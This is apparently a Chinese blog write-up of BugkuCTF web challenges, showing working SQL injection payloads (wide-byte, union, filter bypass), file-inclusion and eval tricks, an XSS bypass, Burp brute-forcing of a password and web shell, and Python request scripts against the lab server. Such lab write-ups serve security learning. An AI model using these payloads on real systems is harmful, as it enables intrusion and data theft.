
BugkuCTF(Web) WriteUp

原创

CallMeSaltyF1sh 于 2018-08-06 11:45:22 发布 5567 收藏 7

分类专栏： WriteUp 文章标签： Web BugkuCTF



Web部分

注：Bugku注入题总结见：链接

web2

点开以后发现是满屏的滑稽，按照国际惯例，查看源代码发现flag

```
</head>
<body id="body" onLoad="init()">
<!flag KEY{Web-2-bugKssNNikls9100}>
<script type="text/javascript" src="js/ThreeCanvas.js"></script>
<script type="text/javascript" src="js/Snow.js"></script>
```


文件上传测试

用burp抓包修改文件名后缀为.php

计算器

修改最大长度限制


```
<body>
  <span id="code" class="code" style="background: rgb(113, 12, 52
  <input class="input" maxlength="20" type="text">
  <button id="check">验证</button> event
  <div style="text-align:center;">…</div>
```


web基础$_GET

题目如下

```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

直接输入`?what=flag`




web基础$_POST

题目如下

```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

（这里用的火狐浏览器插件HackBar）



矛盾

题目代码如下

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```

随便输入一个以1开头的字符串

也可以利用is_numeric()遇到%00截断的漏洞,构造 `?num=1%00`


Web3

打开页面一直在弹窗，直接查看源代码，在最底端发现可疑编码，转码可得flag

```
alert("flag¾íÔÚÕâÀï");
alert("À´ÕÒÕÒ°É");
<!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;
</script>
</head>
```


sql注入

查看源代码发现是网页编码是gb2312，想到宽字节注入



果然输入1%df' 被转换成了1運

`?id=1%bf' and version()>0--+`返回正确，则数据库可能为sqlserver和mysql


`?id=1%bf' and length(user())>0 --+` 返回正确，说明存在user()函数，是mysql数据库

输入`?id=1%df' order by 2 --+` 正常回显

输入`?id=1%df' order by 3 --+` 显示Unknown column '3' in 'order clause'

可得一共有两列

输入`?id=1%df' union select database(),2 --+`得知数据库名为sql5



输入`?id=1%df' union select 1,string from sql5.key --+` 可得

域名解析

打开linux虚拟机，在终端输入`sudo gedit /etc/hosts`
添加`120.24.86.145 flag.bugku.com`

保存，直接访问flag.bugku.com

SQL注入1

题目过滤了关键字

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','sleep','alter','drop'
,'truncate','from','max','min','order','limit');
foreach ($array as $value)
{
 if (substr_count($id, $value) > 0)
 {
  exit('包含敏感关键字! '.$value);
 }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

可以用%00或者加<>绕过关键词过滤
输入`?id=1 uni%00on sel%00ect 1,database() --+`得数据库名为sql3
或者这样构造：`?id=1 un<>ion sel<>ect 1,database() --+`
（因为这句`$id = strip_tags($id);`会把<>替换为空）

> strip_tags() 函数剥去字符串中的 HTML、XML 以及 PHP 的标签。

当前结果:

id	1
title	sql3

输入`?id=1 uni%00on sel%00ect 1,hash fr%00om sql3.key --+`得到flag

你必须让他停下

用burp抓包后一直foward，会看到带有flag的页面，或者发送到Repeater

本地包含

题目

```
<?php
    include "flag.php";
    $a = @$_REQUEST['hello'];
    eval( "var_dump($a);");
    show_source(__FILE__);
?>
```

> file() 函数把整个文件读入一个数组中。

看到`eval( "var_dump($a);");`这句，会输出$a的结构，若是数组将递归展开值，通过缩进显示其结构。
所以可以利用file()函数，把flag.php文件读入数组。
构造：`?hello=file('flag.php')`

变量1

题目如下

```
<?php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

从代码可得args必须是无符号的字符串，args被定义后会返回值，往后看发现`$$args`双重定义，可以想到GLOBALS变量是包含了全部变量的全局组合数组。所以直接构造`?args=GLOBALS`可得

web5


提示JSPFUCK，查看源码发现了好多][)(+!组合，直接复制粘贴到浏览器控制台可得

头等舱

用burp抓包，发送到Repeater

网站被黑

用御剑扫出shell.php，访问出现如图页面



用burp自带的passwords字典爆破即可

web4

查看源码，先进行URL解码，得到源码

```
functioncheckSubmit(){
      vara=document.getElementById("password");
      if("undefined"!=typeof a){
            if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
                  return!0;
            alert("Error");
            a.focus();
            return!1
      }
}
document.getElementById("levelQuest").onsubmit=checkSubmit;
```


根据代码得知直接把67d709b2b54aa2aa648cf6e87a7114f1赋给password即可

flag在index里

click以后显示`?file=show.php`，得知是文件包含，且flag在index.php中，这里考的php://filter流，构造payload: `?file=php://filter/convert.base64-encode/resource=index.php`
把得到的信息进行Base64解码可得


输入密码查看flag

先在浏览器随便输入5个数字，然后开代理用burp爆破
抓包




```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,zh-CN;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://120.24.86.145:8002/baopo/
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Upgrade-Insecure-Requests: 1

pwd=12345
```


截获后发送到Intruder



payload type选择Numbers，范围从10000到99999，step设为1



然后在Options中线程填100或者其他（视电脑情况而定）
点start attack就可以开始了，看哪个length返回值不同那就应该是密码了

点击一百万次

提示js，查看源码，打印flag的条件是clicks>=1000000，可以直接POST，输入clicks=1000000即可

备份是个好习惯

这个知识点之前没见过，这次做正好mark一下
点开有一行编码，仔细看会发现两个d41d8cd98f00b204e9800998ecf8427e相连，解码得：[空密码]/[Empty String]，然后会发现这个没啥用...
根据题目猜测这个也许和备份有关

> 附上有关备份文件的知识：备份文件一般在后缀名后添加.bak或者.swp

尝试访问`http://http://120.24.86.145:8002/web16/index.php.bak`果然有文件，直接下载下来看里面有什么，用notepad++打开，得到如下内容

```
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```

所用到的一些函数

> 1.strstr() 函数搜索字符串在另一字符串中的第一次出现。
> 2.substr(string,start,length)，返回字符串的一部分。（length选填）
> 3.str_replace() 函数以其他字符替换字符串中的一些字符（区分大小写）。
> str_replace(find,replace,string,count)

- find：必需，规定要查找的值。
- replace：必需，规定替换 find 中的值的值。
- string：必需，规定被搜索的字符串。
- count：可选，对替换数进行计数的变量。
  4.parse_str() 函数把查询字符串解析到变量中。

`$str = str_replace('key','',$str);` 这句把key置为空；看到md5()函数，可分别赋值240610708和QNKCDZO。尝试后没变化，想到key被置空了，可以用kkeyey替换key。所以构造 `?kkeyey1=240610708&kkeyey2=QNKCDZO` 得到flag

成绩单

这是一道注入题，试着输了个0’，如图

的成绩单

Math	English	Chinese

试着输入 `0' or 1=1 union select 1,2#` 和 `0' or 1=1 union select 1,2,3#` 均无回显，输入 `0' or 1=1 union select 1,2,3,4#` 正常显示
输入 `0' union select database(),null,null,null#` 得数据库名为skctf_flag

skctf_flag的成绩单

Math	English	Chinese

接下来查表名，输入 `0' union select table_name,2,3,4 from information_schema.tables where table_schema='skctf_flag'#`

fl4g的成绩单

Math	English	Chinese
2	3	4

得到表名为fl4g
接着查列名，输入 `0' union select column_name,2,3,4 from information_schema.columns where table_name='fl4g' and table_schema='skctf_flag'#` 得到列名为skctf_flag
最后一步，输入 `0' union select skctf_flag,2,3,4 from fl4g #` 得到flag

秋名山老司机

在两秒内手动计算出来是不可能的，所以只能借助python脚本
在网上学习了一下别人写的脚本

```
import requests
import re
url = 'http://120.24.86.145:8002/qiumingshan/'
s = requests.Session()
source = s.get(url)
expression = re.search(r'(\d+[+\-*])+(\d+)', source.text).group()
result = eval(expression)
post = {'value': result}
print(s.post(url, data = post).text)
```

运行一下得到flag

速度要快

查看源码

```
<body>
  <br>
  我感觉你得快点!!!
  <!--OK ,now you have to post the margin what you find-->
 </body>
</html>
```


在响应头找到flag属性，手动解码发现被Base64编码了两次

```
Date: Mon, 20 Aug 2018 06:17:55 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
flag: 6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogTXpRMU5qRXk=
Keep-Alive: timeout=60
Pragma: no-cache
```


先分别看GET和POST请求头和响应头

```
import requests
import base64

url = 'http://120.24.86.145:8002/web6/'

get_response = requests.get(url)
print('GET Request Headers:\n', get_response.request.headers, '\n')
print('GET Response Headers:\n', get_response.headers, '\n')

key = base64.b64decode(base64.b64decode(get_response.headers['flag']).decode().split(":")[1])
post = {'margin': key}
post_responese = requests.post(url, data = post)
print('POST Request Headers:\n', post_responese.request.headers, '\n')
print('POST Response Headers:\n', post_responese.headers, '\n')
```

会发现两个的Set-Cookie和flag都不一样，所以要保证POST和GET在同一个会话中
贴脚本

```
import requests
import base64

url = 'http://120.24.86.145:8002/web6/'
headers = requests.get(url).headers
key = base64.b64decode(base64.b64decode(headers['flag']).decode().split(":")[1])
post = {"margin": key}
PHPSESSID = headers["Set-Cookie"].split(";")[0].split("=")[1]
cookie = {"PHPSESSID": PHPSESSID}
print(requests.post(url, data = post, cookies = cookie).text)
```

这里附一个很详细参考链接：一个大佬的总结

Cookies欺骗

注意到`?line=&filename=a2V5cy50eHQ=`，base64解码为keys.txt，再结合前面的`line=`，猜测这个是按行读取。
太菜了去学习了网上大佬们写的脚本

```
import requests
s=requests.Session()
url='http://120.24.86.145:8002/web11/index.php'
for i in range(1,20):
    payload={'line':str(i),'filename':'aW5kZXgucGhw'}
    a=s.get(url,params=payload).content
    content=str(a,encoding="utf-8")
    print(content)
```

或者用一种更简单的

```
import requests
a = 30
for i in range(a):
 url = "http://120.24.86.145:8002/web11/index.php?line=%d&filename=aW5kZXgucGhw" %i
 r = requests.get(url)
 print (r.text)
```

运行一下得源码

```
error_reporting(0);
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");
$line=isset($_GET['line'])?intval($_GET['line']):0;
if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");
$file_list = array(
'0' =>'keys.txt',
'1' =>'index.php',
);
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
 $file_list[2]='keys.php';
}
if(in_array($file, $file_list)){
 $fa = file($file);
 echo $fa[$line];
}
?>
```

所以burp抓包构造`Cookie: margin=margin`

XSS

查看源代码找注入点

发现可利用`var s=""; document.getElementById('s').innerHTML = s;`

```
<div class="alert alert-success">
  <p>1、请注入一段XSS代码，获取Flag值</p>
  <p>2、必须包含alert(_key_)，_key_会自动被替换</p>
</div>
<div id="s"></div>
::after
</div>
<!--jQuery文件。务必在bootstrap.min.js 之前引入-->
<script src="http://apps.bdimg.com/libs/jquery/2.1.4/jquery.min.js"></script>
<!--最新的 Bootstrap 核心 JavaScript 文件-->
<script src="http://apps.bdimg.com/libs/bootstrap/3.3.4/js/bootstrap.min.js"></script>
<script>
  var s=""; document.getElementById('s').innerHTML = s;
</script>
```


先试着给id赋值`id=<script>alert('hack')</script>`，再查看源码

```
<script>
  var s="&lt;script&gt;alert('hack')&lt;/script&gt;"; document.getElementById('s').innerHTML = s;
</script>
```



会发现<>被转码了，试着用unicode编码绕过`?id=\u003cimg src=1 onerror=alert(_key_)\u003e`得到flag

never give up

按照惯例查看源码，发现提示1p.html

```
<!--1p.html-->
<html>
  <head></head>
  <body>never never never give up !!!</body>
</html>
```


访问1p.html，`view-source:http://120.24.86.145:8006/test/1p.html`




```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="Javascript">
<!--


var Words ="%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--JTIyJTNCaWYlMjglMjE
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
// -->
</SCRIPT>
</HEAD>
<BODY>
</BODY>
</HTML>
```


将访问到得内容先进行Base64解码，然后再URL解码，发现`require("f4l2a3g.txt");`字样
访问`view-source:http://120.24.86.145:8006/test/f4l2a3g.txt`可得


welcome to bugkuctf

查看源代码发现提示

